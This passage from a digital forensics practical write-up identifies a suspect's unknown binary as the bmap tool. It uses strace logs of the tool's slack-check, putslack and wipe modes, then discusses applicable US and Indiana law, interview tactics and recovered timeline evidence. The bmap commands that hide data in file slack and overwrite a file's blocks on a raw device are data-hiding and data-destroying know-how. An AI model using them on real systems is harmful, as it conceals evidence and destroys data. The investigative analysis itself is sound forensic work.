log.c:354: warning: `syslog_dispatch' defined but not used
log.c:361: warning: `html_dispatch' defined but not used
cc -Wall -g -I. -Iinclude  -c -o helper.o helper.c
ld -r --whole-archive -o libmft.a option.o log.o helper.o
make[1]: Leaving directory `/root/bmap-1.0.20/mft'
cc -Wall -g -Imft/include -Iinclude -Lmft -lmft -static  dev_builder.c   -o dev_builder
cc -Wall -g -Imft/include -Iinclude  -c -o bmap.o bmap.c
bmap.c: In function `main':
bmap.c:371: warning: implicit declaration of function `dprintf'
cc -Wall -g -Imft/include -Iinclude  -c -o libbmap.o libbmap.c
```

[25] http://e2fsprogs.sourceforge.net/ext2intro.html
[26] http://ftp.cfu.net/mirrors/garchive.cs.uni.edu/garchive/bmap-1.0.20/

```
./dev_builder > dev_entries.c
cc -Wall -g -Imft/include -Iinclude  -c -o dev_entries.o dev_entries.c
cc -Lmft -lmft -static  bmap.o libbmap.o dev_entries.o   -o bmap
cc -Wall -g -Imft/include -Iinclude  -c -o slacker.o slacker.c
cc -Wall -g -Imft/include -Iinclude  -c -o slacker-modules.o slacker-modules.c
cc -Lmft -lmft -static  slacker.o slacker-modules.o libbmap.o dev_entries.o   -o
slacker
cc -Wall -g -Imft/include -Iinclude  -c -o bclump.o bclump.c
bclump.c:313: warning: missing braces around initializer
bclump.c:313: warning: (near initialization for `options[1].defval')
cc -Lmft -lmft -static  bclump.o   -o bclump
[root@localhost bmap-1.0.20]# ls -la bmap
-rwxr-xr-x    1 root     root       611502 Apr 27 18:25 bmap
[root@localhost bmap-1.0.20]# strip bmap
[root@localhost bmap-1.0.20]# ls -la bmap
-rwxr-xr-x    1 root     root       487476 Apr 27 18:26 bmap
[root@localhost bmap-1.0.20]# exit

Script done on Tue Apr 27 18:26:51 2004
[root@localhost opt]#
```

Table 13 – Compiling bmap and stripping the binary.

Above to the end of the compile process; the listing of the bmap file size before being stripped and then after the strip command is visible. I executed the command strip (binutils-2.11) to discard all symbols from the object files. The file size of bmap matches that of prog at 487476 bytes. The strings command also shows bmap finally as being an ELF 32-bit LSB executable, stripped and statically linked. I see it is the same size in bytes (487476) but the MD5 checksum is different. This is to be expected, as there is no exact match with the source file's help display text. The text is different and this makes the files different, therefore the MD5 checksum will not match. For this version of 1.0.20 of bmap, the MD5 checksum is calculated to be 0e4911e1adbadc81f26d0db8ef0cc900". Unfortunately this is not the same MD5 checksum value as the prog extracted from Mr. Price's floppy is 7b80d9aff486c6aa6aa3efa63cc56880. The version, date and email address that are given when the --help flag is passed are different as seen in the title text for the binary. Below we see the date of "04/14/04" and a different email address of "newt@sclyd.com" in Table 14.

```
bmap:1.0.20 (04/14/04) newt@scyld.com
Usage: bmap [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
```

```
  help  display options and exit
  man  generate man page and exit
  sgml  generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  map  list sector numbers
  carve  extract a copy from the raw device
  slack  display data in slack space
  putslack  place data into slack
  wipeslack  wipe slack
  checkslack  test for slack (returns 0 if file has slack)
  slackbytes  print number of slack bytes available
  wipe  wipe the file from the raw device
  frag  display fragmentation information for the file
  checkfrag  test for fragmentation (returns 0 if file is fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name  useless bogus option
--verbose       be verbose
--log-thresh <none | fatal | error | info | branch | progress | entryexit> logging
threshold ...
--target <filename> operate on ...
```

Table 14 – bmap-1.0.20 executed with a parameter of '–help'.

It does display a very similar command line help display with the key phrase 'use block list knowledge to perform special operations on files'.

I downloaded examiner-.5[27] that is another tool for analysis against unknown binaries. According to the author of the tool examiner utilizes objdump to analyze compiled binaries. Since I am a neophyte in this field the only meaningful data I am able to glean from it's summary output is that bmap 1.0.20 and prog 1.0.20 both contain the same number of functions and consist of a close amount of code 96554 lines to 96586 lines. I will factor this information into my already established comparison of traced system call information. These two tables of output are for the unknown binary program followed by the output for the bmap binary respectively. I am not an expert with the tool but running the tool against both files shows an equal number of functions being 421. I executed the tool against other binary files on the operating system and I receive a different number of functions respectively. I consider that the two programs therefore have the same number of functions to be important.

```
Loaded examiner_hashes library
PHASE 1 - Dumping data from /sansimage/TEST/images-fl-160703-jp1.dd-
meta18.raw
```

[27] http://AcademicUnderground.org/examiner

```
Target binary is SYSV x86 (stripped) executable.
Parsing header sections...done.
NOTE:
This binary is statically linked and stripped.You can get better results
on function name resolution if you also havethe fenris utility dress(1)
installed.  The location of dress can be specified incoroner.conf if examiner
can'tfind it
Creating original dump file /root/examiner-data/images-fl-160703-jp1.dd-
meta18.raw.dump...done.
PHASE 2 - Initial pass of dumped data
Parsing source for functions, interrupts, etc...done.
Loading rodata into memory...done.
Loading .data into memory...done
PHASE 3 - Analyze collected data
Analyzing interrupts and renaming valid functions...done.
Attempting to detail duplicate function names...done.
PHASE 4 - Generate commented dissassembled source (takes a while)...
Commenting functions and constants calls...done.

  ___..oooOOO[ Summary ]OOOooo..___
  96586 lines of code were processed.
  421 functions were located.
  Of those, 4 were successfully identified.
  Function Ratio: 0%
Commented code can be found here: /root/examiner-data/images-fl-160703-
jp1.dd-meta18.raw.dump.commented
```

Table 15 – Unknown binary program against examiner-0.5. with the command "examiner -v -s -x /sansimage/TEST/images-fl-160703-jp1.dd-meta18.raw"

```
Loaded examiner_hashes library
PHASE 1 - Dumping data from /root/bmap-1.0.20/bmap
Target binary is SYSV x86 (stripped) executable.
Parsing header sections...done.
NOTE:
This binary is statically linked and stripped.You can get better results
on function name resolution if you also havethe fenris utility dress(1)
installed.  The location of dress can be specified incoroner.conf if examiner
can'tfind it
Creating original dump file /root/examiner-data/bmap.dump...done.
PHASE 2 - Initial pass of dumped data
Parsing source for functions, interrupts, etc...done.
Loading rodata into memory...done.
Loading .data into memory...done
PHASE 3 - Analyze collected data
Analyzing interrupts and renaming valid functions...done.
```

```
Attempting to detail duplicate function names...done.
PHASE 4 - Generate commented dissassembled source (takes a while)...
Commenting functions and constants calls...done.

   ___..oooOOO[ Summary ]OOOooo..___
   96554 lines of code were processed.
   421 functions were located.
   Of those, 4 were successfully identified.
   Function Ratio: 0%
Commented code can be found here: /root/examiner-
data/bmap.dump.commented
[root@localhost tmp]#
```

Table 16 – Known bmap-1.0.20 binary against examiner-0.5. with the command "examiner -v -s -x /root/bmap-1.0.20/bmap"

Given the above information I am fairly certain that this is the same file used by Mr. Price. To further my conclusions I executed this version of bmap-1.0.20 with strace again to watch the program's system calls. In the next set of examples, I checked the README file in the current directory of the bmap-1.0.20 source tree for hidden information. The detailed trace is visible as well as the command that generated the strace information. The same calls are made, but of course will different information such as the block location of the README file and the slack amount available. This is to be expected since we are focusing on the system calls.

```
[root@localhost tmp]# more checking_for_slack
execve("./bmap", ["./bmap", "--mode", "slack", "README"], [/* 27 vars */]) = 0
fcntl64(0, F_GETFD)                     = 0
fcntl64(1, F_GETFD)                     = 0
fcntl64(2, F_GETFD)                     = 0
uname({sys="Linux", node="localhost.localdomain", ...}) = 0
geteuid32()                              = 0
getuid32()                              = 0
getegid32()                              = 0
getgid32()                              = 0
brk(0)                                  = 0x80bedec
brk(0x80bee0c)                           = 0x80bee0c
brk(0x80bf000)                          = 0x80bf000
brk(0x80c0000)                           = 0x80c0000
lstat64("README", {st_mode=S_IFREG|0644, st_size=6639, ...}) = 0
open("README", O_RDONLY|O_LARGEFILE)    = 3
ioctl(3, FIGETBSZ, 0xbffff904)          = 0
lstat64("README", {st_mode=S_IFREG|0644, st_size=6639, ...}) = 0
lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
open("/dev/sda2", O_RDONLY|O_LARGEFILE) = 4
```

```
ioctl(3, FIGETBSZ, 0xbffff874)          = 0
brk(0x80c2000)                          = 0x80c2000
ioctl(3, FIBMAP, 0xbffff904)            = 0
ioctl(3, FIBMAP, 0xbffff904)            = 0
write(2, "getting from block 889180\n", 26) = 26
write(2, "file size was: 6639\n", 20)   = 20
write(2, "slack size: 1553\n", 17)      = 17
write(2, "block size: 4096\n", 17)      = 17
_llseek(4, 18446744073056668143, [3642083823], SEEK_SET) = 0
read(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 1553) = 1553
write(1, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 1553) = 1553
close(3)                                = 0
close(4)                                = 0
_exit(0)                                = ?
```

Table 17 -- The strace from checking for slack in the README file

```
[root@localhost tmp]# more putting_secret_for_slack
execve("./bmap", ["./bmap", "--mode", "putslack", "README"], [/* 27 vars */]) = 0
fcntl64(0, F_GETFD)                     = 0
fcntl64(1, F_GETFD)                     = 0
fcntl64(2, F_GETFD)                     = 0
uname({sys="Linux", node="localhost.localdomain", ...}) = 0
geteuid32()                             = 0
getuid32()                              = 0
getegid32()                             = 0
getgid32()                              = 0
brk(0)                                  = 0x80bedec
brk(0x80bee0c)                          = 0x80bee0c
brk(0x80bf000)                          = 0x80bf000
brk(0x80c0000)                          = 0x80c0000
lstat64("README", {st_mode=S_IFREG|0644, st_size=6639, ...}) = 0
open("README", O_RDONLY|O_LARGEFILE)    = 3
ioctl(3, FIGETBSZ, 0xbffff8f4)          = 0
lstat64("README", {st_mode=S_IFREG|0644, st_size=6639, ...}) = 0
lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
open("/dev/sda2", O_WRONLY|O_LARGEFILE) = 4
ioctl(3, FIGETBSZ, 0xbffff864)          = 0
brk(0x80c2000)                          = 0x80c2000
ioctl(3, FIBMAP, 0xbffff8f4)            = 0
ioctl(3, FIBMAP, 0xbffff8f4)            = 0
write(2, "stuffing block 889180\n", 22) = 22
write(2, "file size was: 6639\n", 20)   = 20
write(2, "slack size: 1553\n", 17)      = 17
write(2, "block size: 4096\n", 17)      = 17
_llseek(4, 18446744073056668143, [3642083823], SEEK_SET) = 0
read(0, "HIDE ME 2004\n", 1553)         = 13
```

```
write(4, "HIDE ME 2004\n", 13)          = 13
close(3)                                = 0
close(4)                                = 0
_exit(0)                                = ?
[root@localhost tmp]#
```

Table 18 – The strace from putting the secret information into the slack.

```
[root@localhost tmp]# more wiping
execve("./bmap", ["./bmap", "--mode", "wipe", "README"], [/* 27 vars */]) = 0
fcntl64(0, F_GETFD)                     = 0
fcntl64(1, F_GETFD)                     = 0
fcntl64(2, F_GETFD)                     = 0
uname({sys="Linux", node="localhost.localdomain", ...}) = 0
geteuid32()                             = 0
getuid32()                              = 0
getegid32()                             = 0
getgid32()                              = 0
brk(0)                                  = 0x80bedec
brk(0x80bee0c)                          = 0x80bee0c
brk(0x80bf000)                          = 0x80bf000
brk(0x80c0000)                          = 0x80c0000
lstat64("README", {st_mode=S_IFREG|0644, st_size=6639, ...}) = 0
open("README", O_RDONLY|O_LARGEFILE)    = 3
ioctl(3, FIGETBSZ, 0xbffff904)          = 0
lstat64("README", {st_mode=S_IFREG|0644, st_size=6639, ...}) = 0
lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
open("/dev/sda2", O_WRONLY|O_LARGEFILE) = 4
ioctl(3, FIGETBSZ, 0xbffff874)          = 0
brk(0x80c2000)                          = 0x80c2000
ioctl(3, FIBMAP, 0xbffff904)            = 0
_llseek(4, 18446744073056661504, [3642077184], SEEK_SET) = 0
write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
_llseek(4, 18446744073056661504, [3642077184], SEEK_SET) = 0
write(4, "\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377"..., 4096)
= 4096
_llseek(4, 18446744073056661504, [3642077184], SEEK_SET) = 0
write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
ioctl(3, FIBMAP, 0xbffff904)            = 0
_llseek(4, 18446744073056665600, [3642081280], SEEK_SET) = 0
write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
_llseek(4, 18446744073056665600, [3642081280], SEEK_SET) = 0
write(4, "\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377"..., 4096)
= 4096
_llseek(4, 18446744073056665600, [3642081280], SEEK_SET) = 0
write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
close(3)                                = 0
```

close(4)	= 0
_exit(0)	= ?

Table 19 – Wiping the slack with zeros.

In the above three tables the system calls are all shown as being the same. This 1.0.20 version of bmap completes the write without issuing an error condition. This additional strace information leads me to conclude that the file on the evidence disk is in reality bmap that was potentially utilized for some low-level block operations to hide information.

Legal Implications

The legal implications to Mr. Price's potential usage of this program for information hiding are only one component of the legal ramifications and implications of his usage. I must preface this section with a disclaimer that I am not a lawyer and my search efforts may not completely address all available legal statutes applicable to this particular case. I am not able to definitively say that Mr. Price executed bmap on his system since I was not able to identify anything from the slack space of any files on the media entered into evidence as being copyrighted material. It was related to copyrighted material.

As it is related to this case, Federal law seems to center around Title18, Part I, Chapter 47 Sec. 1030 titled "Fraud and related activity in connection with computers"[28] and if Mr. Price knowingly accessed a computer without authorization to potentially store any copyrighted materials or exceeding authorized access to any computers covered by the particular circumstances discussed besides his corporate workstation. The case details did not detail the nature of the organization in which Mr. Price was employed. There would be clear implications if it were a banking or other such covered entity such as those agencies of the United States of America. The punishments range as detailed below in the following excerpt depending on intent:

> The punishment for an offense under subsection (a) or (b) of this section is -(1) (A) a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(1) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and (B) a fine under this title or imprisonment for not more than twenty years, or both, in the case of an offense under subsection (a)(1) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;(2)(A) except as provided in subparagraph (B), a fine under this title or imprisonment for not more than one year, or both, in the case of an offense under subsection (a)(2), (a)(3), (a)(5)(A)(iii), or (a)(6) of

[28] http://www4.law.cornell.edu/uscode/18/1030.html

this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;(B) a fine under this title or imprisonment for not more than 5 years, or both, in the case of an offense under subsection (a)(2), or an attempt to commit an offense punishable under this subparagraph. 18 U.S.C Sec. 1030.

If this case was ever prosecuted in a court of law, Mr. Price's activity may be portrayed by his legal defense team to be "innocent and misinterpreted[29]". Since an image of his workstation hard drive was unavailable because investigators were unable to be deployed in time, Mr. Price may have had copyrighted materials on his workstation.

If evidence proved copyright violations, and those violations included distribution, (17 U.S.C. §102) one would consider the nature of the violation. If Mr. Price's actions were covered by the DCMA, i.e. "circumvention of technological measures used by copyright owners to protect their works"[30] and "tampering with copyright management information" and those violations would be "determined to be willful and for commercial or private financial gain" the repercussions would be severe. First time offenders may be fined up to $500,000, imprisoned for five years, or both. For repeat offenders, the maximum penalty increases to a fine of $1,000,000, imprisonment for up to ten years, or both. (17 U.S.C Sec. 1204.)

In order to investigate if the state law was broken I examined the online legislative system query tool in my current state of residence, Indiana[31]. Title 35 chapter 1 of the code IC 35-43-1-4 defines computer tampering as an action by which "A person who knowingly or intentionally alters or damages a computer program or data, which comprises a part of a computer system or computer network without the consent of the owner of the computer system or computer network commits computer tampering, a Class D felony." Indiana. Indiana Legislative Code 35-43-1. Criminal Law and Procedure.

Clearly Mr. Price utilized a computer system to process data and that specific data was facts or information related to copyrighted materials. In fact it is suspected that copyrighted materials in the form of audio and digital video were process and transmitted to unknown recipients. I will discuss in the section of the practical assignment "Case Information" what types of copyrighted information he potentially processed, and more importantly that the suspect maintained a tool to distribute these files. In addition to the copyright issues, Mr. Prices actions of "wiping" or erasing his workstation were most likely in violation of his companies established acceptable usage policy, and therefore this action was performed without his organization's consent. As I read Indiana law, according to the above this is clearly a Class D felony.

[29] http://papers.ssrn.com/sol3/papers.cfm?abstract_id=399740
[30] http://www.copyright.gov/title17/92chap12.html#1204
[31] http://www.ai.org/legislative/ic/code/title35/ar43/ch1.html#IC35-43-1-4

The rpm package for netcat is visible on the system in the timeline previously provided. Netcat is a networking utility that reads and writes data across network connections[32]. This software could be used to transport information around the networks internal to his organization and externally. If any logs show this activity has occurred to any other computer systems on the network where it may be proven that the access was not consensual, Mr. Price may have committed a Class A misdemeanor in violation of Indiana state code IC 35-43-2-3. As seen below in the excerpt from Indiana Title 35, Chapter 2[33]:

> IC 35-43-2-3 Computer trespass Sec. 3….*(*b) A person who knowingly or intentionally accesses:(1) a computer system;(2) a computer network; or (3) any part of a computer system or computer network; without the consent of the owner of the computer system or computer network, or the consent of the owner's licensee, commits computer trespass, a Class A misdemeanor. Indiana. Indiana Legislative Code 35-43-2. Criminal Law and Procedure.

This would be applicable in the case if he stored or retrieved any copyrighted or illegal materials to other systems internally or externally as covered by Indiana state law. Of course the owners of the copyright would have meet the definitions as defined in Indiana code 32-37-2[34] of "Copyright owner IC 32-37-2-2 ". In Indiana generally the maximum penalty for a Class A misdemeanor is 365 days in jail and a fine of $5,000. The penalty for a Class D felony could be that of a Class A misdemeanor unless the situation meets the criteria for a repeat violation[35].

Corporately most employers maintain some policy on or related to responsible use of computer networks for transmission of information inside and outside the corporate network environment. Mr. Price's corporation rules and regulations governing employee conduct would potentially involve suspension or termination. I believe that any number of legal outcomes would befall Mr. Price should forensic analysis supply sufficient case material.

Interview Questions

In this section of the practical assignment I will assume that I have the ability to interview the person who installed the binary. I read the following other GCFA practical assignments of certified students for a general overview of the questions they would ask and the reasoning behind them. Since I have no training related to criminal interviewing techniques or interrogation, I reviewed

[32] http://netcat.sourceforge.net
[33] http://www.ai.org/legislative/ic/code/title35/ar43/ch2.html#IC35-43-2-3
[34] http://www.in.gov/legislative/ic/code/title32/ar37/ch2.html
[35] http://www.in.gov/legislative/ic/code/title35/ar50/ch3.html

several other practical assignments for some initial ideas of where to direct the questions.

One student's practical[36] chose to directly ask the individual about the unknown binary. In keeping with that tactic, I would ask Mr. Price (Question #1) if he was aware of the severity and consequences of distributing copyrighted materials while utilizing the corporate resources at his disposal. In asking him this question I would remind him of the serious amount of risk he has exposed to himself and to the organization. It may be possible Mr. Price will be emotionally overwhelmed and seek to cooperate, thereby mitigating future damages, fines or jail time levied against him. Another student's practical[37] also implied the use of pressure to obtain information from the suspect.

In the spirit of this I would ask Mr. Price (Question #2) if he was aware that the intrusion detection array had picked up unusual activity centering on his IP address, and particularly if Mr. Price could account for this unusual behavior. The question could be phrased as asking Mr. Price if he had any expertise in network traffic profiling or intrusion detection. Even if this information were not available or non-existent, it would interest me to see if one would be able to "bluff" or socially engineer Mr. Price into discussing the details or hinting at his case. It may be possible that there may be more damage done than initially suggested. He may inadvertently leak some information of interest. Another student paper[38] suggests a line of questioning to elicit a demonstration of an individual's hacker skill sets.

Therefore I would ask Mr. Price (Question #3) how familiar he was with the architecture of the ext2 file system, and specifically if he knew what slack space was in relation to ext2. I would imply that I was ignorant of all technology, and easily amused by a demonstration of superior knowledge.

Specifically building on Question #3, for Question #4 I would ask Mr. Price if he was familiar with the usage of the program bmap, and provide him the opportunity to comply with the investigation. It may be possible if he is not particularly criminally experienced, he may decide that he was not able to erase all of the evidence.

Finally I would present to Mr. Price the contents of the letter to the individual named "Mike", mention the discovery of "HOWTO" documents discussing DVD's and ask as Question #5 if Mr. Price knows how much in fines he may have to pay. I would tell him that in addition to stiff financial fines of $750 to $150,000 for each song offered illegally on a person's computer[39] most recently in an article published on www.securityfocus.com[40] " a House Judiciary subcommittee

[36] http://www.giac.org/practical/GCFA/Michael_Ford_GCFA.pdf
[37] http://www.giac.org/practical/GCFA/Richard_Lee_GCFA.pdf
[38] http://www.giac.org/practical/GCFA/Brian_Hutson_GCFA.pdf
[39] http://www.usatoday.com/tech/news/techpolicy/2003-09-08-riaa-suits_x.htm
[40] http://www.securityfocus.com/news/8377

unanimously approved the "Piracy Deterrence and Education Act of 2004," which would be the first law to punish Internet music pirates with jail time if it were signed into law.“ Prison is a difficult place to be for a first time offender. Confronting him with a line of questions related to financial penalties and future incarceration due to pending laws may cause him to be more cooperative with the investigation.

A final 6th question (#6) to ask Mr. Price would be why did he choose to utilize his employer’s computing resources to obtain and distribute copyrighted materials. I would explain to him that given the amount of staff and I.T. resources at his employer, he was certain to be caught. His response would be very interesting in that it may shed light on his knowledge of methods to elude I.T staff. It may help staff identify his skill level from that of a novice to an expert, and maybe he will divulge information related to the case – i.e the location of hidden data on the organizations computing resources.

Case Information

Below I present other files to corroborate my suspicions that he was interested in copyrighted information. System administration staff at Mr. Price’s former employer should consider implementing some sort of intrusion detection system, choosing to implement rules that screen traffic for atypical patterns.

Netcat was found on the evidence disk and this most potentially utilized for transport. An important question is where were the files transported? One must assume that if netcat is present it certainly was utilized given netcat’s utility. System administrators should consider a product for monitoring file activity on critical infrastructure servers. Tripwire[41] for example according to the vendor documentation is “software [which] immediately detects and pinpoints unauthorized change--whether malicious or accidental, initiated externally or internally.” Any Linux systems that Mr. Price may have had potential access to should be analyzed for hidden data in slack. If possible the servers should be downed and images of each ext2 file system should be forensically analyzed.

The MAC Time information in conjunction with recovered deleted files gathered in autopsy implies that Mr. Price was using the organizations computing resources for the distribution of copyrighted information. Timeline information suggests his activities covered the period between January 2003 and July 2003. What should be the first of many items suggesting Mr. Price’s interest in copyrighted materials of a multimedia nature is the timeline information for the month of May 2003. In particular the 3 files related to the Linux kernel, DVD playing and the MP3 music format. A deleted file named DVD-Playing-HOWTO-html-tar.gz was found and extracted providing more detail suggesting it a guide to playing DVD media.

[41] http://www.tripwire.com/products/

```
[root@laptop sansfloppy]# tar -tvf images-fl-160703-jp1.dd-meta13.raw.tar
-rw-r--r-- gferg/other    3256 2000-06-19 10:54:48 DVD-Playing-HOWTO-1.html
-rw-r--r-- gferg/other     994 2000-06-19 10:54:48 DVD-Playing-HOWTO-2.html
-rw-r--r-- gferg/other    2300 2000-06-19 10:54:48 DVD-Playing-HOWTO-3.html
-rw-r--r-- gferg/other    2763 2000-06-19 10:54:49 DVD-Playing-HOWTO-4.html
-rw-r--r-- gferg/other    1171 2000-06-19 10:54:49 DVD-Playing-HOWTO-5.html
-rw-r--r-- gferg/other    3599 2000-06-19 10:54:49 DVD-Playing-HOWTO-6.html
-rw-r--r-- gferg/other    3809 2000-06-19 10:54:50 DVD-Playing-HOWTO-7.html
-rw-r--r-- gferg/other     920 2000-06-19 10:54:50 DVD-Playing-HOWTO-8.html
-rw-r--r-- gferg/other    2092 2000-06-19 10:54:50 DVD-Playing-HOWTO.html
[root@laptop sansfloppy]#
```

Image 6 – HTML instructions for DVD media playback

Continuing with the timeline information to provide information as to completing the case information, June 2003 provides a piece of information in the form of a Microsoft Word document modified and accessed (created) Wednesday June 11th 2003 at 08:09:00. This letter was extracted at inode 16 and viewed as a file titled images-fl-160703-jp1.dd.meta16.raw. This file is a Microsoft Word template file with no text in it but it is important to note the properties of the document indicate that it is Mr. Prices.



Image 7 -The properties of the Word document file referenced at inode 16.

Details from the other undeleted files give rise to suspicions that he was hiding. If these were Office 97 files I would potentially be able to open these Word documents in a program like Notepad.exe and search for the GUID[42] and match them up with potentially other documents should Mr. Price disavow that the document titled Mikemsg.doc is really his creation. On Monday Jul 14th, 2003 at 10:48:15 A.M. /Docs/Mikemsg.doc was modified, accessed and created by owner 50. The file is referenced at inode 17. I extracted this file and ran strings against it initially. The table below shows a message from Mr. Price to an individual known only as Mike.

```
[root@localhost bin]# ./icat -f linux-ext2 /opt/sansfloppy/fl-160703-jp1.dd 17 >
/tmp/images-raw-inode17
[root@localhost bin]# file /tmp/images-raw-inode17
/tmp/images-raw-inode17: Microsoft Office Document
[root@localhost bin]# strings /tmp/images-raw-inode17
bjbj
Hey Mike,
I received the latest batch of files last night and Im ready to rock-n-roll (ha-ha).
I have some advance orders for the next run. Call me soon.
Hey Mike,
John Price
Normal
John Price
Microsoft Word 8.0
CCNOU
Hey Mike,
Title
_PID_GUID
Microsoft Word Document
MSWordDoc
Word.Document.8
[root@localhost bin]#
```

Table 20 – A document in the directory titled Mikemsg.doc contains incriminating phrases related to distribution of files in batches.

The Mikemsg.doc contains some interesting strings data as seem below in this screen capture detailing another batch of file orders to process. Investigative personnel could utilize this information perhaps to infer that 'Rock-n-Roll' music was in that batch of advance orders. The "(ha-ha)" phrase seems to imply he knows his actions are shady. The final timeline for the month leading up to the discovery and wiping of the workstation may provide some final clues as the evidence collection continues from the floppy image. The mactime information for the final month available of July 2003 was exported from Autopsy into HTML and shown below. The columns below are in the format of date, file size, modified-

[42] http://www.computerbytesman.com/privacy/office97.htm

accessed-changed flag, file permissions, user identification number, group identification number, inode and file name.

Mon Jul 14 2003 09:08:09	0	mac	----------	0	0	1	<fl-160703-jp1.dd-alive-1 >
	12288	m.c	d/drwx------	0	0	11	/lost+found
Mon Jul 14 2003 09:11:50	26843	ma.	-/-rwxr-xr-x	502	502	21	/Docs/Sound-HOWTO-html.tar.gz
Mon Jul 14 2003 09:12:02	56950	ma.	-/-rwxr-xr-x	502	502	22	/nc-1.10-16.i386.rpm..rpm

The above entry for the file named nc-1.10-16.i386.rpm is the package for the binary netcat. System Administrators should take special note that if this rpm for netcat was installed on Mr. Price's workstation, any additional logs available in the IT organization should 'scrub' for entries the time after Monday July 14th 2003.

Mon Jul 14 2003 09:12:15	100430	ma.	-rwxr-xr-x	0	0	23	<fl-160703-jp1.dd-dead-23 >
Mon Jul 14 2003 09:12:48	13487	ma.	-/-rwxr-xr-x	502	502	26	/May03/ebay300.jpg
Mon Jul 14 2003 09:13:13	546116	m..	-rwxr-xr-x	502	502	27	<fl-160703-jp1.dd-dead-27 >
Mon Jul 14 2003 09:13:52	2592	m.c	-/-rw-r--r--	0	0	28	/.~5456g.tmp
Mon Jul 14 2003 09:19:13	100430	..c	-rwxr-xr-x	0	0	23	<fl-160703-jp1.dd-dead-23 >

The file in inode 23 is actually the DVD-Playing-HOWTO.tar file containing 9 HTML files. I utilized autopsy to report on the information related to the unallocated inode 27 that contains some data in these direct blocks.

```
[root@localhost bin]# ./icat -hf linux-ext2 /opt/sansfloppy/fl-160703-jp1.dd 27 >
/tmp/images-raw-inode27
./icat: Invalid address in indirect list (too large): 134996352
[root@localhost bin]# file /tmp/images-raw-inode27
/tmp/images-raw-inode27: data
[root@localhost bin]# ls -la /tmp/images-raw-inode27
-rw-r--r--    1 root     root        12288 Apr 27 20:36 /tmp/images-raw-inode27
[root@localhost bin]# strings /tmp/images-raw-inode27
```

Table 21 – Inode 27 "deleted" & unallocated yet with some data

The file in inode 27 is undetermined, as the file command reports it to be just "data". Also, the temp file was not able to be determined. I downloaded the ISO

images from NIST at http://www.nsrl.nist.gov/Downloads.htm and utilized hfind from the Sleuthkit-1.68 and for all four ISO's covering non-English software, operating systems, application software, and images & graphics I did not find a match. Below is a screen shot of my usage of hfind and the MD5 listings from NIST.

